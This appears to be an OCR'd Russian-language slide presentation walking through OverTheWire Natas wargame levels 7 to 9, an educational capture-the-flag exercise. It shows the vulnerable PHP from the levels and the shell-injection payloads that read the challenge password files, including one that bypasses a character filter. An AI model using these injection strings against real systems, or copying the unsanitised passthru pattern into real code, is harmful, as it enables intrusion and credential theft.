сайта, подгружаемых с помощью конструкций include и require

На этот раз перебороть неприязнь к web'у не удалось...


```php
<?php
define("APPLICATION_PATH",  dirname(__FILE__));

$app  = new Yaf_Application(APPLICATION_PATH . "/conf/application.ini");
$app->bootstrap() //call bootstrap methods defined in Bootstrap.php
 ->run();
?>
```

Natas 7

Так или иначе, использовать незащищенность php-скрипта было не сложно



Natas 8



Где-то я уже это видел...

Natas 8

Больше никаких инклюдников, закодированное значение известно.
Что ж, нам остается только заняться раскодировкой.

```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```

Natas 8


```
return bin2hex(strrev(base64_encode($secret)));
```


```
>>> x = int(0x3d3d516343746d4d6d6c315669563362)
>>> str = str(x.to_bytes(50,byteorder = "little"))
>>> str
"b'b3ViV1lmMmtCcQ==\\x00\\x00\\x00\\x00\\x00\\x00\\
```

to_bytes возвращает байтовое представление инта
Почему я выбрал “little”?

```
~ > echo b3ViV1lmMmtCcQ== > b64.txt
~ > base64 -d b64.txt
oubWYf2kBq~ >
```

Декодируем, как мы научились в OTW bandit, и уровень пройден!

Natas 9



Хм, какой-то поисковик

```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>
```

Ага, он грепается по словарю и ищет совпадения
Скачаем словарь, потратим 10 минут на просмотр его в less и ничего...


Natas 9

; cat /etc/natas_webpass/natas10 #

А ларчик просто открывался!

Natas 9


```php
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
```



Однако мы все еще можем как-то эксплуатировать исполнение этой строки в sh

Natas 9


```
. /etc/natas_webpass/natas11 #
```

Все еще просто, для тех, что прошел OTW bandit ;)

Natas

THE END OF PRESENTATION